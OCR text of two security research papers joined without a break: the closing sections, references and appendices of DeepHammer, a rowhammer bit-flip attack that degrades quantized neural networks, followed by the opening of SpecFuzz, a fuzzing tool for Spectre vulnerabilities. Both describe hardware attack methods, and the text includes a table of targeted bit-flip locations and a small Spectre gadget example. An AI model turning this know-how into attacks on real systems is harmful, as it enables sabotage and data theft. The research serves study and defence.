


Figure 8: *Test accuracy* versus *number of bit flips* of VGG-16 on CIFAR-10. Curve in darker color indicates later round.

9.3 Limitations and Future Work

Our threat model assumptions are similar to the conventional white-box attack approaches in related domain [20, 40]. Under such assumption, an adversary has access to the network architecture, weight values and one batch of test data. While such information can be potentially gained as discussed in Section 3, such requirement may not be applicable in all scenarios. To address such limitation, in our future work, we will explore ways to perform the attack in a semi-black box setup without precisely knowing the weights of a victim DNN model. Note that network architecture information is relatively easy to obtain due to the fact that many applications directly adapt popular network architectures. One potential approach for the adversary to perform the semi-black box attack could be training a substitute model through label querying of the target model and then transferring the attack from the substitute model to the target model.

10 Related Work

Machine learning has been increasingly adopted in a variety of application domains [8, 21, 34–36, 49]. Deep learning is the most promising technique due to its superior performance. Previous DNN security studies mainly focus on external threats such as adversarial examples where an attacker maliciously perturbs inputs with the intention to mislead individual classification outcome [40, 52]. Recently, some works start to investigate attacks that tamper DNN model integrity internally. These studies demonstrate that perturbations of model parameters can have significant impact on DNN inference behavior from algorithmic perspective [44, 68].

Several fault attacks have revealed the DNN robustness issues with respect to direct model tampering. Liu et al. present a simulated fault attack targeting model bias parameters that disrupts DNN prediction [37]. DeepLaser demonstrates a laser-based fault injection method which hijacks DNN activation functions [5]. Note that such attacks require physical proximity to induce faults in hardware. Recently, Hong et al. perform studies on single bit flip attack against various model parameters in full-precision DNN models [23]. However, our study has shown that quantized models are robust to single bit fault, and multiple carefully selected bit flips are required to degrade the inference accuracy. Our proposed DeepHammer work is the first end-to-end system level attack exploiting the DRAM vulnerability on quantized DNN models.

Rowhammer attacks leverage the vulnerability widely existed in commodity DRAM modules [9, 14, 15, 29, 48, 54, 57]. There have been many proposed techniques to mitigate rowhammer attacks. These defense mechanisms attempt to capture/stop one or multiple necessary steps taken in the rowhammer exploitation. Specifically, to avoid fast access to DRAM, some systems can intentionally disable *clflush* instructions that allow memory requests to bypass caches [57]. To prevent memory row proximity to critical data structure such as kernel-space memory, OS supports are proposed to isolate user-space DRAM rows from kernel DRAM rows through DRAM partitioning [4]. Additionally, many existing rowhammer attacks use memory spraying in order to force victim pages to vulnerable DRAM locations, this leads to memory exhaustion that can be detected by system security policies [39]. Hardware-based protection mechanisms such as Targeted Row Refresh (TRR) monitors DRAM row access and refreshes a DRAM row that is potentially under attack [41]. ECC memories can potentially detect and correct rowhammer-induced bit flips. However, recent works have demonstrated that bit flips are still possible even with the presence of these existing protection approaches [9, 57].

11 Conclusion

In this paper we present DeepHammer, a novel hardware-based fault injection attack on quantized deep neural networks that degrades DNN prediction accuracy to the level of random guess. We find that to achieve the attack goal, multiple bit flips in the weight parameters across several layers of the target model are needed. We implement a novel flip-aware bit search technique to identify the most vulnerable bits in weight parameters that are flippable considering system constraints. We further design a novel rowhammer attack framework with several advanced system-level techniques to enable fast, deterministic and precise flipping of the targeted chain of bits. We implement DeepHammer on real systems and systematically evaluate its effectiveness using 11 DNN architectures with 4 datasets spanning different application domains. Our evaluation shows that DeepHammer can successfully compromise all the models with a maximum of 24 bits within a few minutes. We also discuss several potential defense techniques to mitigate DeepHammer attack. Our work highlight the need to develop tamper-resistant deep neural networks to tackle future hardware-based fault injection attacks.

Acknowledgement

This work is supported in part by U.S. National Science Foundation under Grant No.1931871.

References

[1] Model zoo: Discover open source deep learning code and pretrained models, 2019. https://modelzoo.co.

[2] Lejla Batina, Shivam Bhasin, Dirmanto Jap, and Stjepan Picek. CSI neural network: Using side-channels to recover your artificial neural network information. *CoRR*, abs/1810.09076, 2018.

[3] Battista Biggio, Luca Didaci, Giorgio Fumera, and Fabio Roli. Poisoning attacks to compromise face templates. In *International Conference on Biometrics*, pages 1–7. IEEE, 2013.

[4] Ferdinand Brasser, Lucas Davi, David Gens, Christopher Liebchen, and Ahmad-Reza Sadeghi. Can't touch this: Software-only mitigation against rowhammer attacks targeting kernel memory. In *USENIX Security Symposium*, pages 117–130, 2017.

[5] J Breier, X Hou, D Jap, L Ma, S Bhasin, and Y Liu. Deeplaser: Practical fault attack on deep neural networks. *ArXiv e-prints*, 2018.

[6] Wayne Burleson, Onur Mutlu, and Mohit Tiwari. Who is the major threat to tomorrow's security? you, the hardware designer. In *IEEE Design Automation Conference*, pages 1–5. IEEE, 2016.

[7] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *IEEE Symposium on Security and Privacy*, pages 39–57. IEEE, 2017.

[8] Chenyi Chen, Ari Seff, Alain Kornhauser, and Jianxiong Xiao. Deepdriving: Learning affordance for direct perception in autonomous driving. In *IEEE International Conference on Computer Vision (ICCV)*, pages 2722–2730. IEEE, 2015.

[9] Lucian Cojocar, Kaveh Razavi, Cristiano Giuffrida, and Herbert Bos. Exploiting correcting codes: On the effectiveness of ecc memory against rowhammer attacks. *IEEE Symposium on Security and Privacy*, 2019.

[10] Victor Costan and Srinivas Devadas. Intel sgx explained. *IACR Cryptology ePrint Archive*, 2016(086):1–118, 2016.

[11] Jia Deng, Wei Dong, Richard Socher, Li-Jia Li, Kai Li, and Li Fei-Fei. Imagenet: A large-scale hierarchical image database. In *IEEE Conference on Computer Vision and Pattern Recognition*, pages 248–255. IEEE, 2009.

[12] Hongyu Fang, Sai Santosh Dayapule, Fan Yao, Miloš Doroslovački, and Guru Venkataramani. Prefetch-guard: Leveraging hardware prefetches to defend against cache timing channels. In *IEEE International Symposium on Hardware Oriented Security and Trust*, pages 187–190. IEEE, 2018.

[13] Pietro Frigo, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Grand pwning unit: Accelerating microarchitectural attacks with the gpu. In *2018 IEEE Symposium on Security and Privacy*, pages 195–210. IEEE, 2018.

[14] Daniel Gruss, Moritz Lipp, Michael Schwarz, Daniel Genkin, Jonas Juffinger, Sioli O'Connell, Wolfgang Schoechl, and Yuval Yarom. Another flip in the wall of rowhammer defenses. In *IEEE Symposium on Security and Privacy*, pages 245–261. IEEE, 2018.

[15] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A remote software-induced fault attack in javascript. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 300–321. Springer, 2016.

[16] Seungyeop Han, Haichen Shen, Matthai Philipose, Sharad Agarwal, Alec Wolman, and Arvind Krishnamurthy. Mcdnn: An approximation-based execution framework for deep stream processing under resource constraints. In *International Conference on Mobile Systems, Applications, and Services*, pages 123–136. ACM, 2016.

[17] Song Han, Huizi Mao, and William J Dally. Deep compression: Compressing deep neural networks with pruning, trained quantization and huffman coding. *arXiv preprint arXiv:1510.00149*, 2015.

[18] Lucjan Hanzlik, Yang Zhang, Kathrin Grosse, Ahmed Salem, Max Augustin, Michael Backes, and Mario Fritz. Mlcapsule: Guarded offline deployment of machine learning as a service. *arXiv preprint arXiv:1808.00590*, 2018.

[19] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *IEEE Conference on Computer Vision and Pattern Recognition*, pages 770–778. IEEE, 2016.

[20] Zhezhi He, Adnan Siraj Rakin, and Deliang Fan. Parametric noise injection: Trainable randomness to improve deep neural network robustness against adversarial attack. In *IEEE Conference on Computer Vision and Pattern Recognition*. IEEE, 2019.

[21] Geoffrey Hinton, Li Deng, Dong Yu, George E Dahl, Abdel-rahman Mohamed, Navdeep Jaitly, Andrew Senior, Vincent Vanhoucke, Patrick Nguyen, and Tara N Sainath. Deep neural networks for acoustic modeling in speech recognition: The shared views of four research groups. *IEEE Signal Processing Magazine*, 29(6):82–97, 2012.

[22] Sepp Hochreiter. The vanishing gradient problem during learning recurrent neural nets and problem solutions. *International Journal of Uncertainty, Fuzziness and Knowledge-Based Systems*, 6(02):107–116, 1998.

[23] Sanghyun Hong, Pietro Frigo, Yigitcan Kaya, Cristiano Giuffrida, and Tudor Dumitras. Terminal brain damage: Exposing the graceless degradation in deep neural networks under hardware fault attacks. *CoRR*, abs/1906.01017, 2019.

[24] Itay Hubara, Matthieu Courbariaux, Daniel Soudry, Ran El-Yaniv, and Yoshua Bengio. Binarized neural networks. In *Advances in neural information processing systems*, pages 4107–4115, 2016.

[25] Itay Hubara, Matthieu Courbariaux, Daniel Soudry, Ran El-Yaniv, and Yoshua Bengio. Quantized neural networks: Training neural networks with low precision weights and activations. *The Journal of Machine Learning Research*, 18(1):6869–6898, 2017.

[26] Tyler Hunt, Congzheng Song, Reza Shokri, Vitaly Shmatikov, and Emmett Witchel. Chiron: Privacy-preserving machine learning as a service. *arXiv preprint arXiv:1803.05961*, 2018.

[27] Forrest N Iandola, Song Han, Matthew W Moskewicz, Khalid Ashraf, William J Dally, and Kurt Keutzer. Squeezenet: Alexnet-level accuracy with 50x fewer parameters and< 0.5 mb model size. *arXiv preprint arXiv:1602.07360*, 2016.

[28] Intel. Introduction to Cache Allocation Technology in the Intel® Xeon® Processor E5 v4 Family, 2016. https://software.intel.com/en-us/articles/introduction-to-cache-allocation-technology.

[29] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of dram disturbance errors. In *International Symposium on Computer Architecture*, pages 361–372. IEEE Press, 2014.

[30] Alex Krizhevsky, Vinod Nair, and Geoffrey Hinton. Cifar-10 (canadian institute for advanced research). *http://www.cs.toronto.edu/kriz/cifar.html*, 2010.

[31] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E Hinton. Imagenet classification with deep convolutional neural networks. In *Advances in Neural Information Processing Systems*, pages 1097–1105, 2012.

[32] Andrew Kwong, Daniel Genkin, Daniel Gruss, and Yuval Yarom. Rambleed: Reading bits in memory without accessing them. In *IEEE Symposium on Security and Privacy*. IEEE.

[33] Yann LeCun et al. Lenet-5, convolutional neural networks. *URL: http://yann. lecun. com/exdb/lenet*, 20:5, 2015.

[34] Li Li, Miloš Doroslovački, and Murray H. Loew. Discriminant analysis deep neural networks. In *53rd Annual Conference on Information Sciences and Systems*, pages 1–6, March 2019.

[35] Li Li, Miloš Doroslovački, and Murray H. Loew. Loss functions forcing cluster separations for multi-class classification using deep neural networks. In *IEEE ASILOMAR Conference*, pages 1–5. IEEE, Nov 2019.

[36] Chong Liu and Hermann J Helgert. An improved adaptive beamforming-based machine learning method for positioning in massive mimo systems.

[37] Yannan Liu, Lingxiao Wei, Bo Luo, and Qiang Xu. Fault injection attack on deep neural network. In *IEEE/ACM International Conference on Computer-Aided Design*, pages 131–138. IEEE, 2017.

[38] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. In *25nd Annual Network and Distributed System Security Symposium*, 2018.

[39] Xiaoxuan Lou, Fan Zhang, Zheng Leong Chua, Zhenkai Liang, Yueqiang Cheng, and Yajin Zhou. Understanding rowhammer attacks through the lens of a unified reference framework. *arXiv preprint arXiv:1901.03538*, 2019.

[40] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. In *International Conference on Learning Representations*, 2018.

[41] Janani Mukundan, Hillery Hunter, Kyu-hyoun Kim, Jeffrey Stuecheli, and José F Martínez. Understanding and mitigating refresh overheads in high-density ddr4 dram systems. In *ACM SIGARCH Computer Architecture News*, volume 41, pages 48–59. ACM, 2013.

[42] Nina Narodytska and Shiva Prasad Kasiviswanathan. Simple black-box adversarial perturbations for deep networks. *arXiv preprint arXiv:1612.06299*, 2016.

[43] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM addressing for cross-cpu attacks. In *USENIX Security Symposium*, pages 565–581, 2016.

[44] Adnan Siraj Rakin, Zhezhi He, and Deliang Fan. Bit-flip attack: Crushing neural network with progressive bit search. In *The IEEE International Conference on Computer Vision*, October 2019.

[45] Kaveh Razavi, Ben Gras, Erik Bosman, Bart Preneel, Cristiano Giuffrida, and Herbert Bos. Flip feng shui: Hammering a needle in the software stack. In *USENIX Security Symposium*, pages 1–18, 2016.

[46] Mauro Ribeiro, Katarina Grolinger, and Miriam AM Capretz. Mlaas: Machine learning as a service. In *IEEE International Conference on Machine Learning and Applications*, pages 896–902. IEEE, 2015.

[47] Mark Sandler, Andrew Howard, Menglong Zhu, Andrey Zhmoginov, and Liang-Chieh Chen. Mobilenetv2: Inverted residuals and linear bottlenecks. In *IEEE Conference on Computer Vision and Pattern Recognition*, pages 4510–4520, 2018.

[48] Mark Seaborn and Thomas Dullien. Exploiting the dram rowhammer bug to gain kernel privileges. *Black Hat*, 15, 2015.

[49] B. Shickel, P. J. Tighe, A. Bihorac, and P. Rashidi. Deep ehr: A survey of recent advances in deep learning techniques for electronic health record (ehr) analysis. *IEEE Journal of Biomedical and Health Informatics*, 22(5):1589–1604, Sep. 2018.

[50] Karen Simonyan and Andrew Zisserman. Very deep convolutional networks for large-scale image recognition. *arXiv preprint arXiv:1409.1556*, 2014.

[51] Ion Stoica, Dawn Song, Raluca Ada Popa, David Patterson, Michael W Mahoney, Randy Katz, Anthony D Joseph, Michael Jordan, Joseph M Hellerstein, Joseph E Gonzalez, et al. A berkeley view of systems challenges for AI. *arXiv preprint arXiv:1712.05855*, 2017.

[52] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing properties of neural networks. *arXiv preprint arXiv:1312.6199*, 2013.

[53] Tugce Tasci and Kyunghee Kim. Imagenet classification with deep convolutional neural networks, 2015.

[54] Andrei Tatar, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Defeating software mitigations against rowhammer: a surgical precision hammer. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 47–66. Springer, 2018.

[55] M. Teichmann, M. Weber, M. Zöllner, R. Cipolla, and R. Urtasun. Multinet: Real-time joint semantic reasoning for autonomous driving. In *IEEE Intelligent Vehicles Symposium*, pages 1013–1020, June 2018.

[56] Florian Tramer and Dan Boneh. Slalom: Fast, verifiable and private execution of neural networks in trusted hardware. *arXiv preprint arXiv:1806.03287*, 2018.

[57] Victor Van Der Veen, Yanick Fratantonio, Martina Lindorfer, Daniel Gruss, Clementine Maurice, Giovanni Vigna, Herbert Bos, Kaveh Razavi, and Cristiano Giuffrida. Drammer: Deterministic rowhammer attacks on mobile platforms. In *ACM Conference on Computer and Communications Security*, pages 1675–1689. ACM, 2016.

[58] Pete Warden. Speech commands: A dataset for limited-vocabulary speech recognition. *arXiv preprint arXiv:1804.03209*, 2018.

[59] Han Xiao, Kashif Rasul, and Roland Vollgraf. Fashion-mnist: a novel image dataset for benchmarking machine learning algorithms. *arXiv preprint arXiv:1708.07747*, 2017.

[60] Huang Xiao, Battista Biggio, Gavin Brown, Giorgio Fumera, Claudia Eckert, and Fabio Roli. Is feature selection secure against training data poisoning? In *International Conference on Machine Learning*, pages 1689–1698, 2015.

[61] Mengjia Yan, Christopher W. Fletcher, and Josep Torrellas. Cache telepathy: Leveraging shared resource attacks to learn DNN architectures. *CoRR*, abs/1808.04761, 2018.

[62] Fan Yao, Milos Doroslovacki, and Guru Venkataramani. Are coherence protocol states vulnerable to information leakage? In *IEEE International Symposium on High Performance Computer Architecture*, pages 168–179. IEEE, 2018.

[63] Fan Yao, Miloš Doroslovački, and Guru Venkataramani. Covert timing channels exploiting cache coherence hardware: Characterization and defense. *International Journal of Parallel Programming*, 47(4):595–620, 2019.

[64] Fan Yao, Hongyu Fang, Miloš Doroslovački, and Guru Venkataramani. Leveraging cache management hardware for practical defense against cache timing channel attacks. *IEEE Micro*, 39(4):8–16, 2019.

[65] Fan Yao, Guru Venkataramani, and Miloš Doroslovački. Covert timing channels exploiting non-uniform memory access based architectures. In *Proceedings of GLSVLSI 2017*, pages 155–160, 2017.

[66] Zhenlong Yuan, Yongqiang Lu, Zhaoguo Wang, and Yibo Xue. Droid-Sec: Deep learning in android malware detection. In *ACM Conference on SIGCOMM*, pages 371–372. ACM, 2014.

[67] Dongqing Zhang, Jiaolong Yang, Dongqiangzi Ye, and Gang Hua. Lq-nets: Learned quantization for highly accurate and compact deep neural networks. In *Proceedings of the European Conference on Computer Vision*, pages 365–382, 2018.

[68] Pu Zhao, Siyue Wang, Cheng Gongye, Yanzhi Wang, Yunsi Fei, and Xue Lin. Fault sneaking attack: A stealthy framework for misleading deep neural networks. In *2019 56th ACM/IEEE Design Automation Conference (DAC)*, pages 1–6. IEEE, 2019.

[69] Shuchang Zhou, Yuxin Wu, Zekun Ni, Xinyu Zhou, He Wen, and Yuheng Zou. Dorefa-net: Training low bitwidth convolutional neural networks with low bitwidth gradients. *arXiv preprint arXiv:1606.06160*, 2016.

A Model Quantization Configuration

Weight Quantization. Our deep learning models adopt a layer-wise N-bits uniform quantizer. For the m-th layer, the quantization process from the floating-point base $\mathbf{W}_m^{\mathrm{f}}$ to its fixed-point (signed integer) counterpart $\mathbf{W}_m$ can be denoted as:

$$\Delta w_m = \max(\mathbf{W}_m^{\mathrm{f}})/(2^{N-1}-1); \quad \mathbf{W}_m^{\mathrm{f}} \in \mathbb{R}^d \tag{3}$$

$$\mathbf{W}_m = \mathrm{round}(\mathbf{W}_m^{\mathrm{f}}/\Delta w_m)\cdot \Delta w_m \tag{4}$$

here d is the dimension of weight tensor, Δw_m is the step size of weight quantizer. For training the quantized DNN with

Dataset	Architecture	Chain of bits (page#, bop, mode)
F-MNIST	**LeNet**	(1,1519,0)→(4,12595,0)→(159,302,1)
Speech	**VGG-11**	(6859,23008,1)→(1,1519,1)→(125,799,0)→(6866,23008,0)→(2533,20816,0)
Speech	**VGG-13**	(1,2007,0)→(6904,25856,1)→(5465,2704,1)→(2155,6424,0)→ (1557,48,0)→(2778,15896,1)→(6914,25856,1)
CIFAR-10	**ResNet-20**	(66,14055,0)→(4,25639,0)→(1,24399,0)→(9,16175,0)→(5,25047,0)→ (2,29095,0)→(3,32759,0)→(10,9735,0)→(13,9031,0)→(14,25423,0)→ (55,22071,0)→(27,22071,0)→(50,15431,0)→(63,21071,0)→(21,25127,0)→ (12,23863,0)→(18,2215,0)→(39,21935,0)→(45,18655,0)→(48,21047,0)→(51,28719,0)
CIFAR-10	**AlexNet**	(1,4319,0)→(21,4991,0)→(48,32135,0)→(355,1943,0)→(483,11487,0)
CIFAR-10	**VGG-11**	(591,7848,0)→(316,16407,0)→(111,26153,0)
ImageNet	**MobileNet-V2**	(1,30855,0)→(2,3399,1)
ImageNet	**SqueezeNet**	(23,5167,1)→(7,11895,1)→(12,783,0)→(4,30071,0)→(21,26967,0)→ (6,1671,0)→(142,3062,0)→(10,12343,0)→(9,13847,0)→(8,1087,1)→ (304,23550,0)→(24,13423,1)→(5,631,0)→(141,10351,0)→ (60,19615,0)→(37,15231,0)→(94,4215,0)→(139,28959,0)
ImageNet	**ResNet-18**	(1,29287,1)→(2,26855,0)→(95,2967,1)→(29,1855,1)→(93,15943,0)→ (9,1167,0)→(22,21791,0)→(31,14535,0)→(1571,16296,0)→(60,25367,0)→ (106,28031,0)→(13,18191,0)→(201,30055,0)→(384,30311,0)→ (134,24983,0)→(52,17543,0)→(2144,13568,0)→(1731,17648,1)→(565,1464,0)→ (268,26823,0)→(45,7295,1)→(931,31968,0)→(9321,7768,0)→(224,22887,0)
ImageNet	**ResNet-34**	(112,5111,0)→(39,3103,0)→(90,23831,0)→(11,1567,0)→(21,4503,0)→(57,983,0)→ (278,7511,0)→(63,1967,0)→(203,4407,0)→(236,20471,0)→(164,23711,0)→(550,30648,0)→ (42,21911,1)→(46,29103,1)→(40,27575,1)→(47,14743,0)→(547,2998,1)→(433,23175,0)→ (26,11647,0)→(66,5015,0)→(798,31536,0)→(111,15863,1)→(28,24495,0)
ImageNet	**ResNet-50**	(20,17911,0)→(62,31870,1)→(118,9342,1)→(16,17503,1)→(60,13438,1)→(379,14207,0)→ (115,23678,1)→(54,17719,0)→(100,25807,0)→(88,19599,0)→(37,17647,0)→(2179,24568,0)→ (2824,14432,0)→(5,31079,0)→(99,16231,0)→(82,13439,0)→(225,10111,0)→(40,7295,1)→ (4,8967,0)→(4757,8592,0)→(9,2455,0)→(2905,22624,0)→(2109,31432,0)

Table 4: Illustrations of identified shortest chains of targeted bits for other DNN models under study.

non-differential stair-case function (in equation 4), we use the straight-through estimator as other works [44, 69].

Weight Encoding. The quantized weights are represented as 2's complement in computing systems. If we consider one weight element $w \in \mathbf{W}_m$, the conversion from its binary representation ($\boldsymbol{b} = [b_{N-1}, ..., b_0] \in \{0,1\}^N$) to 2's complement can be expressed as:

$$w/\Delta w = g(\boldsymbol{b}) = -2^{N-1} \cdot b_{N-1} + \sum_{i=0}^{N-2} 2^i \cdot b_i \qquad (5)$$

We perform weight quantization during the training for all the models except the five ImageNet-based architectures listed in Table 1. Additionally, for ImageNet architectures, we use post-quantization on the pre-trained models.

B DNN Architecture Configuration

For MNIST classification we use the simple LeNet [33] architecture with two convolution layers and two fully-connected layers. For VGG-13 and VGG-11 we use conventional architectures delineated as shown in [50], each of which encompasses three fully-connected layers and several convolution layers. The AlexNet architecture contains five sets of convolution layers, ReLu and Maxpooling followed by three dropout and fully-connected layers [53]. Finally, for ImageNet, we leverage the PyTorch official trained models in Torch vision.

C DNN Training Configuration

For MNIST dataset, we use the following training configuration: batch size 256, learning rate 0.1, momentum 0.9, weight decay $3e^{-4}$ and SGD optimizer with gamma at 0.1. The configuration for CIFAR-10 includes: batch size 128, learning rate 0.1, momentum 0.9, training epoch 200, weight decay $3e^{-4}$ and SGD optimizer with gamma at 0.1. For the speech command dataset, we train the network for 70 epochs with learning rate $1e^{-4}$, batch size 128 and weight decay $1e^{-2}$.

D Targeted Bit-flip Chain for DNN Models

Table 4 illustrates the chains of bit identified. For networks without any residual connections (i.e., VGG and AlexNet), we observe that most of the bit flips are located at the front layers, indicating that bit flip perturbation in the weight accumulates as it passes through later layers. For ResNet architectures, vulnerable bits are found both at the front and the end of the network. We conclude network topology may affect the locations of the vulnerable model weight bits.

SpecFuzz

Bringing Spectre-type vulnerabilities to the surface

Oleksii Oleksenko[†], Bohdan Trach[†], Mark Silberstein[‡], and Christof Fetzer[†]
[†]*TU Dresden,* [‡] *Technion*

Abstract

SpecFuzz is the first tool that enables dynamic testing for speculative execution vulnerabilities (e.g., Spectre). The key is a novel concept of *speculation exposure*: The program is instrumented to simulate speculative execution in software by forcefully executing the code paths that could be triggered due to mispredictions, thereby making the speculative memory accesses visible to integrity checkers (e.g., AddressSanitizer). Combined with the conventional fuzzing techniques, speculation exposure enables more precise identification of potential vulnerabilities compared to state-of-the-art static analyzers.

Our prototype for detecting Spectre V1 vulnerabilities successfully identifies all known variations of Spectre V1 and decreases the mitigation overheads across the evaluated applications, reducing the amount of instrumented branches by up to 77% given a sufficient test coverage.

1 Introduction

Spectre [22, 33, 34, 48] is a class of attacks that poses a significant threat to system security. It is a *microarchitectural attack*, an attack where a malicious actor extracts secrets by exploiting security flaws in the CPU architecture rather than in software. Such attacks are particularly dangerous as they compromise the security of bug-free programs.

Spectre-type microarchitectural attacks exploit branch speculations to access victim's memory. For example, if an array access is guarded by an index bounds check, the CPU branch predictor might speculate that the check will pass and thus perform the memory access before the index is validated. If the speculation turns out to be wrong, the CPU rolls back the respective changes in the architectural state (e.g., in registers), but it does not cleanse its microarchitectural state (e.g., cached data). Spectre-type attacks use this property to exfiltrate the results of computations executed on this *mispredicted path*.

Unfortunately, many variants of Spectre hardware vulnerabilities are not expected to be fixed by hardware vendors, most notably Intel [18]. Therefore, the burden of protecting programs lies entirely on software developers [40].

This observation led to the development of software tools for Spectre mitigation. They identify the code snippets purported to be vulnerable to the Spectre attacks and instrument them to prevent or eliminate unsafe speculation. Inherently, the instrumentation incurs runtime overheads, thereby leading to the apparent tradeoff between security and performance.

Currently, all the existing tools exercise only the *extreme* points in this tradeoff, offering either poor performance with high security, or poor security with high performance.

Specifically, conservative techniques [3, 21, 28, 53] pessimistically harden every *speculatable instruction* (e.g., every conditional branch) to either prevent the speculation or make it provably benign. This approach is secure, but may significantly hurt program performance [44].

On the other hand, static analysis tools [17, 27, 41] reduce the performance costs by instrumenting only known *Spectre gadgets*—the code patterns that are typical for the attacks. However, the analysis is imprecise and may overlook vulnerabilities, either because the vulnerable code does not match the expected patterns [32], or due to the limitations of the analysis itself (e.g., considers each function only in isolation).

We seek to build a tool that exercises a different point on the security-performance tradeoff curve by eliding unnecessary instrumentation without restricting ourselves to specific gadgets. Arguably, a key challenge is to precisely identify vulnerable code regions, yet this task is hard to achieve via static analysis. Instead, in this work we harness *dynamic* testing (e.g., fuzzing) to detect Spectre-type vulnerabilities.

Fuzzing [63] is a well-established testing technique. The basic idea of fuzzing is simple: Add integrity checks to the tested software (e.g., with AddressSanitizer [49]) and feed it with randomized inputs to find cases that trigger a bug. This technique is commonly used to detect stability issues and memory errors [50].

In principle, Spectre-type attacks effectively perform unauthorized accesses to data via out-of-bound reads, thus they are supposed to be caught via fuzzing. Unfortunately, this is not the case because the accesses are invoked *speculatively, on a mispredicted path*, therefore are discarded by hardware

without being exposed to software. As a result, they remain invisible to runtime integrity checkers.

We introduce *speculation exposure*, the first technique to enable dynamic testing for Spectre-type vulnerabilities. Speculation exposure leverages *software* simulation of speculative paths to turn speculative vulnerabilities into conventional ones and, thus, make them detectable by memory safety checkers. The concept is generic and can be applied to different Spectre attacks.

Speculation exposure consists of four phases executed for every speculatable instruction: ① take a checkpoint of the process state, ② simulate a misprediction, ③ execute the speculative path, and ④ rollback the process to the checkpoint and continue normal execution. This way, we temporarily redirect the normal application flow into the speculative path so that all invalid memory accesses on it become visible to software. This method simulates the worst-case scenario by examining each possible mispredicted path, without making assumptions about the way the underlying hardware decides whether to speculate or not.

We further extend speculation exposure to *nested speculation*, which occurs when a CPU begins a new speculation before resolving the previous one. To simulate it, for each speculatable instruction, we dynamically generate a *tree* of all possible speculative paths starting from this instruction and branching on every next speculatable instruction. The complete nested simulation, however, has proven to be too slow. To make fuzzing practical we develop a heuristic which prioritizes traversal of the speculation sub-trees with high likelihood of detecting new vulnerabilities.

To showcase our method, we implement SpecFuzz, a tool for detecting Bounds Check Bypass (BCB) vulnerabilities. SpecFuzz simulates conditional jump mispredictions by placing an additional jump with an inverted condition before every conditional jump. During the simulation it executes the inverted jump and then rolls back to return to the original control flow. To detect invalid accesses on the simulated speculative path, SpecFuzz relies on AddressSanitizer [49].

SpecFuzz may serve as a tool for both offensive and defensive security. For the former (e.g., penetration testing), it finds vulnerabilities in software, records their parameters, and generates test cases. For the latter, the fuzzing results are passed to automated hardening tools (e.g., Speculative Load Hardening [3]) to elide unnecessary instrumentation of the instructions deemed safe. Note that the code not covered by fuzzing remains instrumented and protected conservatively as before, hence lower fuzzing coverage might affect performance but not security.

Our evaluation shows that SpecFuzz successfully detects vulnerable gadgets in all test programs. It detects more potential vulnerabilities than the state-of-the-art and reduces the overheads of conservative instrumentation of all conditional branches. For example, it elides the instrumentation from about a half of branches in the security-focused libHTP library, and improves the performance of hardened OpenSSL RSA function, resulting in only 3% slowdown over its vanilla version, compared to the 22% slower conservative hardening.

```
1 i = input[0];
2 if (i < size) {
3     secret = foo[i];
4     baz = bar[secret]; }
```

Figure 1: A potential Bounds Check Bypass vulnerability.

Our contributions include:

- Speculation exposure, a generic simulation method for Spectre-type vulnerabilities that makes them detectable through dynamic testing.
- SpecFuzz, an implementation of the method applied to detection of Bounds Check Bypass vulnerabilities.
- A fuzzing strategy that makes nested speculative exposure feasible by prioritizing the paths that are the most likely to contain vulnerabilities.
- An analysis technique for processing and ranking the results of dynamic testing with SpecFuzz.
- Evaluation of SpecFuzz on a set of popular libraries.

2 Background

2.1 Speculative Execution and Attacks

Speculative Execution. In modern processors, execution of a single instruction is carried out in several stages, such as fetching, decoding, and reading. To improve performance, nearly all modern CPUs execute them in a pipelined fashion: When one instruction passes a stage, the next instruction can enter the stage without waiting for the first one to pass all the following stages. This allows for much higher levels of instruction parallelism and for better utilization of the hardware resources.

However, in certain situations—called hazards—it is not possible to begin executing the next instruction immediately. A hazard may happen in three cases: a structural hazard appears when there are no available execution units, a data hazard—when there is a data dependency between the instructions, and control hazard—when the first instruction modifies the control flow (e.g., at a conditional branch) and the CPU does not know what instruction will run next. As the hazards are stalling the CPU, they can significantly reduce its performance.

To deal with control hazards (and sometimes, with data hazards), modern CPUs try to predict the outcome of the situation and start *speculatively executing* the instructions assumed next. For example, when the CPU encounters an indirect jump, it predicts the jump target based on the history

of recently used targets and redirects the control flow to it. While the CPU does not know if the prediction was correct, it keeps track of the speculative instructions in a temporary storage, called *Reorder Buffer* (ROB). The results of these speculative computations are kept in internal buffers or registers and are architecturally invisible (i.e., the software does not have access to them). Eventually, the CPU resolves the hazard and, depending on the outcome, either commits the results to the architectural state or discards them.

Speculative Execution Attacks. In a speculative execution attack (in short, *speculative attack*), the attacker intentionally forces the CPU into making a wrong prediction and executing a wrong speculative path (i.e., executing a *mispredicted path*). Because taking the path violates the application semantics, it may bypass security checks within the application. Moreover, should any exceptions appear on the mispredicted path, they will be handled only during the last pipeline stage (retirement).

